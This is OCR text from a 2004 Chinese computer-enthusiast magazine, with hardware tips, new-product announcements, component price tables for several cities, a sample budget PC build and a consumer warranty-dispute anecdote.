正确安装AC'97声卡驱动，在桌面的任务栏的声音图标上点击右键，依次点选"Open Volume Control→Advanced"，在"1 Smart 5.1 Enabled"前的方框内打勾后，点击"Close"关掉此界面。接着，点击"Adjust Audio Properties→Adjust→Advanced"，在"Speaker Setup"中选中"5.1 Surround Sound Speakers"选项，点击"OK"退出。最后，在"Line Out"接口上接一对前置主音箱，在"Line In"接口上接一个后置环绕音箱，在"MIC In"接口上接上一个中置音箱和低音炮。 (辽宁 赵瑞阳)

巧用主板的温控探头



目前，大多数主板都内置有温度监控探头（见图1），只要CPU超过了CMOS设置程序预设的温度范围（一般可设为70℃），主板会立即报警或关机、重启。设置方法：开机后按"Del"键进入CMOS设置程序，在"PC Health Status（电脑健康状态）"中，主要是显示系统自动检测的电压、温度及风扇转速等相关参数，而且还能设定超负荷时发出警报和自动关机，以防止故障发生（见图2）。将"CPU Warning Temperature（监控CPU温度）"设置为53℃/122℉～95℃/205℉，当CPU温度超过设定值时将会发出警报声。你还可以设置"Shutdown Temperature（监控CPU温度）"，这样CPU超过一定温度时将会自动关机，可选区间为60℃/140℉～75℃/167℉。因此，在选择主板时要注意是否内置了温度监控，在安装时注意将测温探头贴紧CPU底部，以便更加准确地监测CPU的温度变化。 (福建 斯佳丽)



快速实现硬盘碎片整理

由于操作系统的BUG和软件种类繁多，在各种软件的多次安装和删除操作后，使硬盘中碎片繁多，严重降低读写速度，这时只要启动VOPT99，硬盘文件就会摆放得规规矩矩，VOPT99比Windows自带的碎片整理软件要快多了。但是由于系统注册表的不断膨胀，也严重影响速度。注册表减肥可不容易，尽管有多种注册表工具，但感觉不尽如人意，远不如用Ghost来得干脆利索。具体方法：安装Windows 98系统，安装设备驱动程序(显卡、声卡、MODEM)，安装常用软件(DirectX、Office等)，总容量控制在620MB左右。之后启动Ghost，选择"Local→Partition→To Image→OK"选中C区创建一个Image文件，再将此文件保存在硬盘上或刻录成光盘。以后整理系统时，启动Ghost选择"Local→Partition→From Image"输入此文件的路径和文件名，过几分钟即可。 (福建 斯佳丽)

认清笔记本电脑电池芯

目前的笔记本电脑电池大多数采用工业标准电池芯，分为圆柱型和方型两种。圆柱型的电池芯要比5号电池大些，方型电池芯比打火机略大。一般的电池是通过N串N并的方式，比如如果电池芯为9个，那么就是三串三并，即将三节电芯串联，再将三组并联。一般来说扩展的加大电池和标准电池的区别就在于增加了并联的电池芯数来加大容量。 (北京 寒宇)

让nForce2主板杜绝挑内存现象

nForce2主要是与KingMax的内存存在兼容性问题，特别是Tiny-BGA封装的内存，与nForce2的兼容性问题比较多，而TSOP封装的就好些。其他的内存颗粒主要有：Hynix(现代)、Winbond(华邦)、Infineon(英飞凌)、Naya(南亚)。其中，Hynix、Winbond和Infineon颗粒的内存与nForce2都可以和平共处。 (北京 寒宇)

屏蔽法巧修内存

开机自检时，原本是256MB的检测到260097KB时就停止了。这种情况往往是双面设计的内存其中一面损坏了的缘故，你可以用烙铁取下第二面的芯片来解决问题，不过如果你用的是Windows 98的话，可以用屏蔽法来排除此故障。步骤如下：单击"开始→运行"，输入"msconfig"，打开"常规→高级"，在"将内存限制为"一项前打勾，在后面的方框输入250MB(只要小于254MB就行)。这样，比起将第二面(128MB)芯片全部放弃强多了——只损失了6MB，不过此方法只能在Windows 98中使用。 (福建 斯佳丽)

CF [YJ07]



多彩"核动力"400W

多彩科技日前推出了一款大功率电源——"核动力"DLP-400A。该产品适时地提供了专利设计的Serial ATA接口(双接口)，全面兼容高效的Serial ATA接口硬盘，即便应用于多个硬盘的磁盘阵列系统同样能应付自如。最值得一提的是，多彩DLP-400A还集成了LCD显示器电源接口。在电源技术设计方面，多彩DLP-400A使用了专用控制芯片，具备过压、过流、过载、输出短路等保护及防雷击设计，为电源的安全工作提供了多重保护。



咨询电话：0755-27384688
参考报价：240元



盈通"镭龙"RX800 PRO显示卡

盈通日前发布了自有品牌的"镭龙"RX800 PRO显示卡。RX800 PRO采用ATI Radeon X800 PRO显示核心，具备256bit的显示带宽，并且采用了台积电（TSMC）Low-K .13微米工艺制造，达到了两倍于Radeon 9800 XT的显示能力。盈通镭龙RX800 PRO核心集成了16条渲染管线、6条顶点管线，像素填充率和多边形生成率分别达到了8Gigapixel/s和780M Triangles/s！并且提供了对于微软DirectX 9特性的完全支持。

纳伟仕伯爵豪门之一：A60A

纳伟仕伯爵日前推出一款新品多媒体音箱——A60A，该款产品是一款2.1声道架构多媒体音箱，外观采用全木质构造，厚重结实，能有效地防止谐振，从而使音染降到最低，为塑造完美的音质提供了良好的硬件保障。在性能上，伯爵A60A低音炮采用全防磁设计的5.25英寸大口径长冲程低音扬声器，全频单元采用3英寸优质纸盆中音扬声器，确保了全频组的音效层次感，营造出动态的真实氛围，提供高性能三维真实感。

参考报价：268元





佰钰科技日前发布了一款"影音家电PC"—— Activa Ⅱ。该产品开机时是一台功能超强的电脑，不开机时则是一台功能齐全的时尚家电，可以播放DVD、VCD影碟，听CD、MP3音乐，收听FM广播，收看电视以及预约录制精彩电视节目并以MPEG4的格式保存到电脑硬盘上。配以随机附送的遥控器之后，用户就可以跟操作普通DVD播放机一样躺在沙发上面享受一个遥控器操作所有家庭影院的功能。

佰钰"影音家电PC"

傲森PA-353P小型版音箱

傲森视听日前推出一款PA-353P小型版2.1多媒体音箱。PA-353P秉承傲森一贯的时尚造型，且因为娇小体积，更显玲珑可爱。原本局限于声音需要空间传播的限制，低音箱体总是维持着较大的体积，使桌面的空间就显得局促，而PA-353P的出现，使多媒体音箱向小型化发展又迈出了一大步。傲森集50年音响制造经验，为PA-353P的小箱体特制了一个长冲程的3英寸喇叭，在狭小的空间内，也能释放出优美的音质。

咨询电话：021-62896618
参考报价：268元



华硕ATI X800系列显示卡



2004年5月5日，华硕正式发布了基于ATi最新X800 XT和X800 Pro显示芯片的两款显示卡新品，型号分别为华硕AX800 XT和AX800 Pro。AX800 XT显存核心频率达到520MHz，并且拥有诸如视频输入、DVI等丰富的接口，而且还带有VIVO功能；相对于AX800 XT来说，AX800 Pro则更接近主流市场，核心频率475MHz，显存频率900MHz，同样也提供的是DVI、D-Sub和S-Video接口。此次，华硕的AX800系列还捆绑了高品质的30万像素摄像头，为玩家带来了一个完整的视频解决方案。



咨询电话：010-82667575



大水牛黄金版450W电源

七喜科技日前推出了一款电源新品，该产品采用镀金外壳，彰显尊贵品质。标准ATX2.03规范/Intel12V，P4适用/额定350W，最大功率为450W，提供充足负载能力。INTEL 3.06G/Athlon 3200+以上适用。双风扇设计，超大风量、超低噪音设计，倍升散热效能/支持SATA硬盘接口，提供高速数据功能。

咨询电话：020-82058085
市场价格：299元(峰值450W)



金河田JHT-359音箱

近日，金河田实业有限公司推出了一款全新时尚、玩味十足的多媒体音箱。全新的JHT-359音箱不仅拥有了更闪亮的外形设计，而且加入了全新的MP3播放功能，用户只需要将面板前面的USB接口接入存有MP3文件的U盘或者MP3随身听，即可自由自在地得到美不胜收的音乐效果。

咨询电话：0769-5908938



优派VB1500P笔记本电脑

优派近日推出了VB1500P笔记本电脑。VB1500P采用了性能强劲的移动式Intel Pentium4 3.2GHz处理器等一系列顶级配件，芯片组方面采用了支持更多新技术特性的SIS 648 FX 北桥+ SIS SB 963南桥芯片的搭档，也正是因为如此VB1500P得以采用DDR 333SDRAM，大幅度的提升了系统的整体性能，其标准内存容量为512MB。

咨询电话：800-820-3870
市场价格：26888元

移动之星新款刻录机外置盒

移动之星近日推出了一款外形独特的USB2.0 5.25英寸刻录机外置盒，它采用独立的电源接口和开关设计，既省电又延长了光驱的使用寿命。它采用了稳定电路设计，在传输过程中更加流畅。流线型设计和磨沙表面处理，令整体造型更稳重大方。它的怪异之处表现在待机时可发出四种不同颜色的彩光，且交替出现，眩出你独特的个性。同时它也适用于硬盘，让你有更多的空间选择。



咨询电话：020-87565316
参考价格：328元

CF [SC01]

风向标

栏目主持 Storyer
◆孙兴科

CPU市场:货源补充及时 价格稳中有降

早些时候，由于CPU货源紧张，市场一度出现价格上扬局势。近日，CPU货量得到补充，价格在逐渐回稳的同时也露出了少许走低的趋势。目前，Intel主流Pentium 4 CPU 1.8A/2.0A/2.4B/2.4C/2.8C的报价分别稳定在930元/910元/1100元/1310元/1450元；高端Pentium 4 2.8E/3.2E售价为1400和2450元。赛扬方面，价格回落较为明显,目前,散包赛扬1.7/1.8/2.0/2.2/2.4/2.5/2.6GHz的价格分别为455元/465元/530元/520元/575元/590元/660元。另外，新品赛扬2.7GHz杀入市场，报价为690元。近期，AMD货源迅速补充，个别产品降幅较为明显。目前，散装Athlon XP 2000+/2200+/2500+报价分别为450元/500元和615元。高端Athlon 64 3200+售价也小幅下挫，报价降为2420元。AMD的低端毒龙1.8GHz和1.6GHz的报价下跌至345元和300元。

内存市场:将降价进行到底

前期内存突如其来的涨价打乱了很多消费者的攒机计划，而内存迅速大幅跌价又使很多消费者持币观望。经历了一次大幅降价后，内存价格并未真正触及底线，仍持续走低，不过幅度不会太大。现代DDR266 128MB/256MB/512MB内存的报价已经下跌至205元、345元和690元；DDR400 256MB/512MB的报价为365元/755元，平均降幅仍保持在30元上下。Kingston DDR400系列256MB/512MB报价为400元/820元，此次降价Kingston内存的降幅较高，平均降价达60元左右。富豪内存的价格变化则不很明显，其DDR333 256MB/512MB报价为385元/760元；DDR400 256MB/512MB的报价为390元/770元。

显卡市场:中高端产品降价力度加大

近日，显卡市场上中高端产品的价格正不断下探。目前，昂达的闪电9590XT显卡在保持配置不变的前提下，价格由1400多元下调至1299元，成为采用FX5900XT核心显卡的低价先锋。双敏刚刚推出一款基于ATi Radeon 9800SE核心的显卡，型号为火旋风9818，目前此款显卡的售价定为989元，在同类显卡中具有相当强的竞争力。

新品速递

日前，ATi正式发布了最新一代的R420绘图芯片，该系列芯片被命名为Radeon X800。ELSA艾尔莎同步发布了采用该系列芯片的幻雷者X800系列显卡。首期推出的型号为艾尔莎幻雷者X80 Pro版本，后续艾尔莎还将推出高版本的幻雷者X80 XT白金版。

显示器市场:液晶、CRT新品争相上市

前不久，大屏液晶显示器刚刚经历了一次全面的降价洗礼，近日少数厂商便推出新品加入到低价大屏液晶显示器的竞争阵营。目前，美齐推出了一款可以全方位360度旋转的17英寸液晶显示器——JT178K，此款产品新颖时尚市场报价为3899元。飞利浦近日推出了一款16：9的宽银幕液晶电视，型号为170T4，此产品采用银灰色金属外壳，时尚的造型透露出身价不菲，目前此款产品的市场售价为6850元。CRT显示器已经很长时间没有动静了，近日三星的四款新品17英寸CRT显示器摆上了柜台，型号分别是788DF、793DF、793MB、795MB，它们的售价分别为1050元、1120元、1180元和1280元。

数码相机市场:多款产品触及价格底线

前不久富士发布的入门级产品300万像素的FinePix A330已经开始上柜销售，目前其市场零售价格为1800元，在同类产品占有一定的价格优势。奥林巴斯的μ300限量版上市了，与普通μ300的不同之处在于，限量版将普通μ300的银白色镜头盖换成了高雅的深蓝色，价格比普通μ300高出百元。尼康Coolpix 3100这款300万像素的数码相机已经进入最后的清仓甩货阶段，其价格达到了历史最低点，目前市场报价为1950元，接近了价格底线。理光近日再度推出一款广角镜头相机Caplio RX，此相机拥有324万像素，目前其市场售价为2980元。近日，佳能对其500像素的IXUS 500进行了价格调整，由4250元下调至3980元，成为4000元以内500万像素相机的超值之选。

笔记本市场:迅驰系列争相降价

近一段时间，迅驰笔记本的价格不断走低，时至今日仍没脱离降价的轨道，目前又有多款迅驰笔记本电脑争相降价。康柏的V1007上市时间不长，就从13500元下调至12499元，降幅足足千元。京东方的E3500配备了ATi Radeon9000 32MB高性能的显卡，目前售价仅9900元，成为万元迅驰笔记本电脑的超值之选。IBM一直是笔记本电脑中的贵族，近日其R40 GBC小幅调整，目前以15600的价格就可以买到啦！东芝的白色笔记本电脑ProtegeA100在上市之初备受人们关注，目前其由14600元降至14100元。神舟“承运”M140S配备Pentium-M 1.4GHz CPU,15英寸大屏幕LCD，256MB DDR内存，40GB硬盘，COMBO光驱，目前售价仅为8990元。迅驰笔记本电脑降价的同时,赛扬-M核心笔记本电脑也不示弱。目前,华硕S5212C的售价由12300元下调至10800元；戴尔的Inspiron 510m售价下调至8999元，成为低端赛扬-M核心笔记本电脑极具竞争力

的产品。

优惠活动

磐正科技日前推出了“买磐正主板，送蓝牙手机”活动。凡在活动期间内购买任意一款磐正主板，并且在磐正官方网站http//:www.epox.cn进行注册，便有机会获得磐正送出的彩屏、32和弦、蓝牙手机一部。

西部数据日前在全球范围内同时开展160GB硬盘促销活动，活动期间凡购买容量为160GB/7200rpm西部数据硬盘均可获得一个精美的迷你光电鼠标，先买先得，送完为止。

亿颖公司日前发起了“买就送，注册有奖，三重惊喜，三重欢乐”活动。凡在活动期间购买标有亿颖行货标贴的DVR-106A的用户不但可以享受999的低价和价值200元盘片赠送的双重惊喜，更有机会获赠先锋第八代16X双规格刻录机。

新品短信息

主板

天虹科技即将推出865GE八周年纪念版主板，此款产品采用Broadcom千兆网卡，专业级四相电源保护措施，北桥芯片集成Intel 865G显卡芯片，最大分配256MB显存。定价为666元。

微星科技日前推出了基于nVIDIA nForce3 250Gb芯片组的K8N Neo白金版主板。它支持AMD socket 754 Athlon 64处理器，提供蓝牙和WLAN双重无线功能，并支持千兆以太网络与RAID磁盘阵列技术，可实现RAID 0，1及RAID 0+1。

机箱

金河田公司日前推出一款机箱新品——宝鼎2019。该产品采用纯黑(红)色的橡胶油漆喷涂材料，质感独特而且手感舒适，配合简洁大方的按键设计，整体感觉非常高贵典雅，让人爱不释手。机箱的底部有可拆卸的底座，稳重之余不失轻巧。

闪盘

朗科日前发布一款闪盘新品，这款被命名为“超稳10倍速”的闪存盘读写速度首次达到9.5M/S、8.5M/S，从而一举突破了闪存盘容量提升后遇到的“安全”与“速度”的双重瓶颈。

MP3随身听

DEC日前推出一款命名为“街舞M660R”的MP3随身听。M660R采用了OLED显示屏，并引入了世界首创的9段均衡器，不仅可自动选播调频广播，还可配备录音功能对广播节目进行录音。

近日，清华同方推出了两款“清E”系列MP3播放器——U系列和F系列。其中U系列是大众型产品，可以当作复读机来使用，最长录音时间为10小时，参考价格为788元。

耳机

日前，昆山佳禾电子推出了一款高品质耳机——“智慧族”CD－720MV。720MV是一款面对中低端用户推出的多媒体耳机，采用全罩式耳托，拥有可自由组合的拆卸式麦克风。该产品市场价格为99元。

摄像头

台电科技日前推出一款摄像头新品——慧眼WE-MS09，该产品拥有五层豪华微凸镜头、高质名产主控芯片、高感光度CMOS感光芯片+35万真实像素，目前市场价格为168元。

扫描仪

中晶科技推出的纷腾系列的F9令扫描仪全新提速，这一款昵称“风之子”的F9扫描仪，配备了高速USB2.0接口，是现在市场中售399元的扫描仪中速度最快的一款。

闪盘

七喜日前推出了号称业界最快的"双通道二十倍速"新型高速闪盘F118，全面采用了最新标准的USB2.0的闪存控制芯片，读写速度极快，达到读20MB/S(MAX)，写16MB/S(MAX)以上。目前市场价格为：399元(128MB)

打印机

爱普生日前推出一款入门级彩色激光打印机——Epson AcuLaser C900，该产品目前的市场价格为4980元，已完全能够被广大中、小型企业所接受，可轻松随心地给企业“添彩”，令办公品质和公司形象得到提升。

厂商新动态

日前，全球光存储第一品牌LG电子向外界宣布：**LG光存储将全力打造“数码管家”新理念，并在这一理念的指导下，带领光存储市场走向崭新的发展阶段。**

捷波日前推出全新一拖二电脑解决方案——魔力孖仔(MagicTwin)MT-AN11。该产品由硬件和软件组成，两个用户只需配备各自的键盘、鼠标和显示器，而其他电脑硬件设备共享，即可实现一台电脑供两个用户同时使用的功能，任意一个用户都可在WindowsXP下独立执行各种程序。

Maxtor公司(NYSE：MXO)日前宣布了其第一季度的经营结果。**第一季度的营业额达到10.20亿美元。**根据GAAP(通用会计准则)盈余报告显示，**公司净利润920万美元，**相当于每股净收益0.04美元。

新蓝科技日前表示：**新蓝电脑中标华东地区最大的单个网吧。**这家总容量近600人的超大型网吧已于5月1日在安徽省淮南市中心文化广场盛大开业。


AOC于5月12日在北京发布了其视讯(CE)战略并一举推出了16款自主研发、生产制造的视讯新品。本次发布的16款视讯产品均是为家用消费者精心设计的，包括三款PDP(等离子电视)、六款LCD-TV(液晶电视)、四款LCD(液晶显示器)、三款CRT(纯平显示器)等高端家电和显示器。

5月14日，**康大集团正式邀请**前国家男子篮球队、八一男子篮球队队员，现任中国国家男子篮球队教练员、八一男子篮球队主教练的**阿的江指导代言德亚品牌，**从而正式成为德亚品牌在中国地区所邀请的第一位体育明星代言人。

CF [SC02]




(截止到2004.5.12,此价格为市场采集,且经常波动仅供参考)



关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1365	1365	1355	1375
AMD Athlon XP 2500+	685	690	680	700
华硕 P4P800S SE主板	755	745	745	755
佳能 Power Shot S1 IS	3900	3950	3900	4000
aigo DC-F117	1699	1699	1699	1699
爱国者智慧棒 256MB	1099	1099	1099	1099
台电 8X DVD-Durl	799	799	799	799
三星 173S 17英寸LCD	4080	3800	3700	3800



型号	平均价	最低价
CPU		
Intel		
赛扬1.7GHz(散)	455	450
赛扬2.4GHz(散)	575	570
Pentium4 2A(散)	915	910
Pentium4 2.4C(盒)	1360	1355
Pentium4 2.6C(散)	1390	1380
Pentium4 2.8C(盒)	1485	1470
AMD		
Duron 1.6GHz(散)	305	300
AthlonXP 2000+(散)	445	440
AthlonXP 2400+(散)	565	560
AthlonXP 2500+(盒)	680	680
AthlonXP 3000+(盒)	1410	1400
内存		
DDR266		
HY 256MB	365	355
KingMax 256MB	385	375
Apacer 256MB	390	380
DDR333		
HY 256MB	365	360
HY 512MB	740	735
Kingston 256MB	400	395
Kingston 512MB	810	800
KingMax 256MB	395	390
KingMax 512MB	745	740
Apacer 256MB	425	420
Apacer 512MB	845	840
DDR400		
HY 256MB	375	370
HY 512MB	775	770
Kingston 256MB	415	410
Kingston 512MB	825	815
KingMax 256MB	405	400
KingMax 512MB	880	875
Apacer 256MB	460	455
Apacer 512MB	910	900
硬盘 7200转		
迈拓		
DiamondMax Plus 9 80GB/2MB/(散)	565	555
DiamondMax Plus 9 120GB/2MB/(散)	705	700
DiamondMax Plus 9 160GB/2MB/(散)	865	860
西数		
WD800BB(80GB 缓存:2MB)	510	510
WD800JB(80GB 缓存:8MB)	585	575
WD1200BB(80GB 缓存:2MB)	670	665
WD1200JB(80GB 缓存:8MB)	745	740
希捷		
酷鱼7200.7(40GB 缓存:2MB)	470	465
酷鱼7200.7(80GB 缓存:2MB)	555	545
酷鱼7200.7 SATA(80GB)	640	635
酷鱼7200.7 SATA(120GB)	835	830
三星		
SP0802N(80GB 缓存:2MB)	660	655
SP1203N(120GB 缓存:2MB)	835	830
主板		
Intel		
华硕 P4P800 SE 865PE	1040	1030
华硕 P4P800S SE 848P	750	745
微星 848P Neo-S	650	640
微星 865PE Neo2-PLS	815	810
微星 865PE Neo2-PFISR	1030	1005
技嘉 8VT800	500	485



型号	平均价	最低价
技嘉GA-8IKXR	2050	2040
技嘉GA-8S655TX Ultra	985	970
硕泰克SL-85DR2-DC	515	500
硕泰克SL-865-GR	1040	1025
捷波 J-865PEDA	790	780
捷波 PT800DBP	560	555
昂达 AP5S	720	710
昂达 VP4T	475	470
昂达 P5PE-X	565	560
AMD		
华硕A7V600 SE KT600	820	810
华硕 A7N8X	820	800
华硕 A7N8X-E Deluxe	1160	1140
微星 K7N2 DELTA-L	570	555
微星 KT4AV-L	470	460
微星 K8T Neo-FIS2R	1200	1190
技嘉GA-7N400-L	620	615
技嘉GA-7VT600-L	560	545
硕泰克SL-KT600-RL	695	690
硕泰克SL-75FRN2-L	670	650
捷波 J-N2PA800	680	675
捷波 V400ADB	495	490
昂达 KT600N	499	480
昂达 NK7U	585	575
显卡		
NVIDIA		
华硕 V9570/TD	1650	1630
华硕 V9950 GE	2290	2280
微星 FX5200-TD128	650	630
微星 FX5600-TD128	980	950
微星 FX5700 Ultra-TD128	1850	1840
技嘉 GV-N52128TE	560	550
七彩虹风行5700 CF白金版	999	990
七彩虹风行5600XT CV版	785	780
铭瑄极光5700 Ultra钻石版	1399	1388
铭瑄极光5500黄金版	660	650
盈通剑龙FX5900XT	1599	1585
盈通剑龙G5700	899	890
昂达闪电9570	899	885
昂达闪电8560	699	680
ATI		
华硕 9600 SE/TD	950	930
华硕 9600 XT/TVD	1840	1810
微星 RX9800PRO-TD128	1999	1990
技嘉 GV-R96X128DU	1290	1270
七彩虹镭风9800SE CH黄金版	1399	1390
七彩虹镭风9550 CF白金版	690	680
铭瑄狂镭9800SE钻石版Ⅱ代	1290	1285
铭瑄狂镭9550黄金版	699	690
盈通镭龙R9600	699	690
盈通镭龙R9600XT	1390	1370
昂达闪电9590XT	1288	1280
昂达雷霆9955	690	675
光存储		
COMBO		
明基 CB482B	469	455
三星 金将军52X康宝 2MB	390	385
三星 金将军52X康宝 8MB	499	485
爱国者 3S康宝王	490	480
微星 48X(MS-8448M)	459	440
台电 女神 52X COMBO	399	395
LG GCC-4520B	480	475
刻录机		
华硕 CRW-5232AS	355	350
明基 5224W	299	290
微星 CR52-A2(MS-8352A)	345	340
台电 女娲 52X刻录机	299	290

型号	平均价	最低价
LG GCE-8525B	335	320
DVD		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
三星 金将军16XDVD 白金版	295	290
微星 D16(MS-8216)	265	255
台电 女神 16倍速DVD-ROM	270	265
LG 16X DVD-ROM GDR-8161B	255	245
DVD刻录机		
华硕 DRW-0402P/D	1050	1040
明基 DW800A	999	990
微星 DR8-A(MS-8408A)	1399	1390
台电 8X DVD DUAL	799	790
LG GSA-4081B	1300	1300
显示器		
17"CRT		
三星 763MB	1140	1130
三星 783MB	1290	1270
明基A772 plus	1190	1180
飞利浦107S5	990	980
飞利浦107T5	1160	1155
LG T710PH	1160	1140
LG F720B	1170	1160
美格 796FDX5	1390	1380
NESO HD770II	1290	1270
大水牛 DFX760	979	969
爱国者 798HD	1470	1455
优派G72f+	1400	1390
19"CRT		
三星 955MB	1790	1780
明基992p	1880	1870
飞利浦109B	1860	1850
LG T910B	1950	1920
美格 810FTII	1870	1855
NESO FD910G	3960	3935
大水牛 DT996	1950	1940
爱国者 998FD	1980	1960
优派G90f+SB	1800	1770
15"LCD		
三星152S	3280	3250
三星153V	2890	2880
明基 FP556s	2890	2880
明基 FP581s(银)	3349	3340
飞利浦150S4	2730	2710
飞利浦150C4	3260	3250
LG L1520B	2930	2910
LG L1515S	3180	3160
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派 VE510S	2999	2990
17"LCD		
三星173S	4090	4080
三星173P	6950	6900
明基 FP791	5300	5270
明基 FP737(黑)	3399	3390
飞利浦170C4	3899	3890
飞利浦170S4	3490	3480
LG L1710S	3620	3600
LG L1730S	3638	3610
优派 VE710s	3970	3950
机箱		
世纪之星 2103A(新大风车电源)	460	440
世纪之星 皇冠288(P4电源)	570	550
世纪之星 8101(P4电源)	320	310
世纪之星 7101(P4电源)	390	380
爱国者 309(长城P4电源)	290	275
爱国者月光宝盒 S01(长城300P4电源)	340	325
爱国者月光宝盒 Y16(长城P4电源)	370	360
爱国者7 701A(长城300P4电源)	390	370
金河田8131UII(金河田315WB P4电源)	430	400
金河田蓝牙6136B(金河田315WB P4电源)	440	410
航嘉青瓦ENJOY系列(灰、白)	370	360
航嘉天使1号(黑、银)	320	300
CoolerMaster"罗马战士"(CAC-T01)	750	710
CoolerMaster"罗马御林军"(PAC-T01)	1499	1490
电源		
航嘉 冷静王 标准版	158	150
航嘉 天籁之音典藏版	368	345
世纪之星 大风车宽频	190	180
世纪之星 皇冠黑金刚	620	600
金河田 海象380	280	265
金河田 海象ATX-305	160	150

本报价由电脑爱好者杂志和非常在线www.veryol.com联合提供


CF [SC06]






湖北 许明:我是一个工薪阶层，大约只能拿出5000元左右购买电脑，电脑主要想用来玩游戏、听音乐。我想用Intel 848P芯片的主板配赛扬处理器，显卡必须支持现在的主流游戏，机箱主要考虑防辐射，最好有关机播放CD功能。希望能给出一套配置。

配件	型号	价格(元)	特点
CPU	赛扬2.0GHz	535	
散热器	九州风神卡西莫多	50	
主板	微星 848P Neo-LS	640	稳定
内存	富豪256MB DDR400	430	
硬盘	迈拓80GB 7200转	560	
显卡	盈通镭龙R9550	580	无噪音
显示器	三星743DF	990	
光驱	华硕静音王52X	199	低噪音
机箱	世纪之星	150	
电源	航嘉天籁之音	348	可关机播放CD
键盘	微软Basic2套装	249	
鼠标	微软Basic2套装		
音箱	PA-353P	268	时尚
共计		4999	




Radeon9550显卡新一代性价比之王: Radeon9550采用的是与Radeon9600完全一样的RV360核心，并且显存位宽是完整的128bit，性能大大超越了前段时间只有64bit显存位宽的Radeon9600SE，目前价格不到600元，是入门级DirectX9.0显卡中性价比非常高的一类显卡。这款盈通镭龙R9550核心/显存频率为250MHz/400MHz，并采用大型散热片被动散热，保证性能稳定的同时还没有任何噪音，这很符合现代人健康环保的生活理念。



放CD用低噪音光驱: 听音乐当然需要一个安静的环境，因此你要是把听音乐作为一个主要功能，我们推荐华硕的静音王52X光驱，这样就能听到纯正的音乐，而不会受到外界噪音的干扰。当然，如果你想要欣赏大片的话还需要配置DVD-ROM才行。





关机也能听音乐的电源: 现在一些电脑提供的关机听CD的功能实际是电源提供的。原理就是电源中有一条专用的供电线，可以在关机后直接向光驱供电，这样光驱在关机后就能继续工作，从前置的输出孔直接播放CD音乐。需要注意的是，有些光驱没有播放键，是没法使用这个功能的哦！这款航嘉天籁之音就是专门设计可以支持关机放CD功能的，而且除了电源本身用料充足外，还使用了12cm低速散热风扇，同样也减少了烦人的噪音。

测试成绩	
显示设置：1024×768，32位色	
PCMark2004	2570
3DMark2001 SE	5346
Quake3 DEMO001	143.2
3DMark2003（0340版）	1921

CF [SC03]



闷豆:老板，我在你这买的硬盘坏了……

奸商接过硬盘仔细端详半天，然后上机测试确认硬盘是损坏了。

奸商:你这个硬盘买了两年多，过去硬盘只保修一年呀。

闷豆:我当时买的时候你们可说保修三年呀！说着闷豆拿出当时购买的发票和保修卡。

奸商看也没看说：不过现在这种5400转 40GB的硬盘已经淘汰了，我们没有货换给你，我建议你还是折价买新盘吧。

闷豆:那么我要加多少钱呢？

奸商:加250元给你现在新型的7200转 40GB硬盘。

闷豆:现在新盘都只有480元，怎么可能还加那么多钱！你要我加那么多钱除非我真的是250。

奸商:你这个硬盘是坏的，如果退回原厂返修至少3个月半年……

闷豆:我买的是三年保修的盘，现在你不能提供修理和换货，责任在你，我们到消费者协会或者这电脑城的管理部去说理！

最后在消费者协会的调解下，由闷豆补偿50元给商家，而商家提供给闷豆一块新的7200转 40GB硬盘，保修期重新计算。

闷豆跟商家一起来取硬盘，商家从柜子里拿出一个没有包装的硬盘给闷豆。

闷豆:这个硬盘怎么没有包装？贴保修贴也不用把硬盘全拿出来吧，不会是返修的盘吧？

奸商:真吃不消你，给你一块新盘吧，你自己挑吧。

闷豆:这样就对了，不过你得给我再写个关于这块硬盘保修的字据哦！

点评:很多消费者都碰到尚在保修期内的老电脑部件商家无法提供同等部件换货的情况。往往只能用更先进的部件更换，其中自然涉及差价问题，而商家往往会在这上面宰客户一刀。不能提供换货或维修的责任在商家一方，作为消费者完全可以依据消法据理力争，实在不行可以求助于消协，一般都有比较满意的解决结果。另外购买凭证一定要保存好。

CF [SC04]

市场聚焦

关注森海塞尔工包耳机

近期市场上时常有工包的森海塞尔 MX300 和 MX500 耳塞型耳机出售，有的也被称为 OEM 版。森海塞尔 MX 系列耳机的性能在音乐爱好者中口碑不错，这类工包产品的售价往往不到零售行货的三分之一，在一些市场上工包的 MX300 只要 33 元，MX500 也不过 55 元，这令不少爱乐者心动。

不过行货代理商都不承认那些工包耳机是真货，而且很多看起来真正优质的所谓工包耳机都不打森海塞尔的 LOGO，甚至连耳机的外形都与零售版行货有区别，这令不少朋友心存疑虑。另外，市场上确实也有一些外观 /LOGO 全仿 MX 系列的耳机，也有用普通耳机假冒的工包货，不过音质却差了不少。

对于工包耳机，商家的解释往往是：这是森海塞尔国内代工工厂为其他厂家 MP3 播放器 OEM 的耳机，因为涉及外观专利和品牌的问题所以与零售版的产品有区别。我们用真品的 MX 耳机与一些工包货做了听音比较，发现不同商家所卖的工包货性能有较大的差异，有的产品耳机线材和插头材料就有明显的档次区别，不过我们确实发现了有不少廉价工包货性能和所用材料与零售版的 MX 系列耳机不相上下。所以对于这类廉价工包耳机有兴趣的朋友不妨找朋友带上真货耳机去比较，其实耳机品牌和真假并不最重要，音质好性价比高才是好东西。

超频内存情报

高超频性的 DDR 内存受到很多电脑爱好者关注，市场上比较有名的超频内存有老牌的 Kingston HyperX 系列，不过由于它价格昂贵令不少电脑爱好者只能敬而远之。近期市场上又有两个新超频内存上市，给大家带来了更多的选择。

利屏(Lpt memory)内存，它主流的 DDR400 产品有两个系列，一个是价格比较实惠的在条子上打有 COBRA 字样的内存，另一种是直接在条子上打 LPT 字样的高端产品，两者在 256MB 规格产品中零售价相差 100 元。两者经过一些发烧友的试用和媒体测评都有不错的口碑。

宇瞻内存在市场上一贯有很好的口碑，前一段时间上市的金牌系列颇受好评，近期宇瞻黑豹系列再次全新上市，它采用超频能力强悍的 Infineon（英飞凌）颗粒并配合做工用料更好的 PCB 版提供更高的额外性能。

另外威刚科技的 ADATA 内存在各电脑城崭露头角，其提供了 DDR400、DDR450、DDR500 的产品，价格在同档次产品中属于比较便宜的，既然可以买到原厂高速内存，那么为什么还要超频呢？

显示器 TCO’03 认证有假

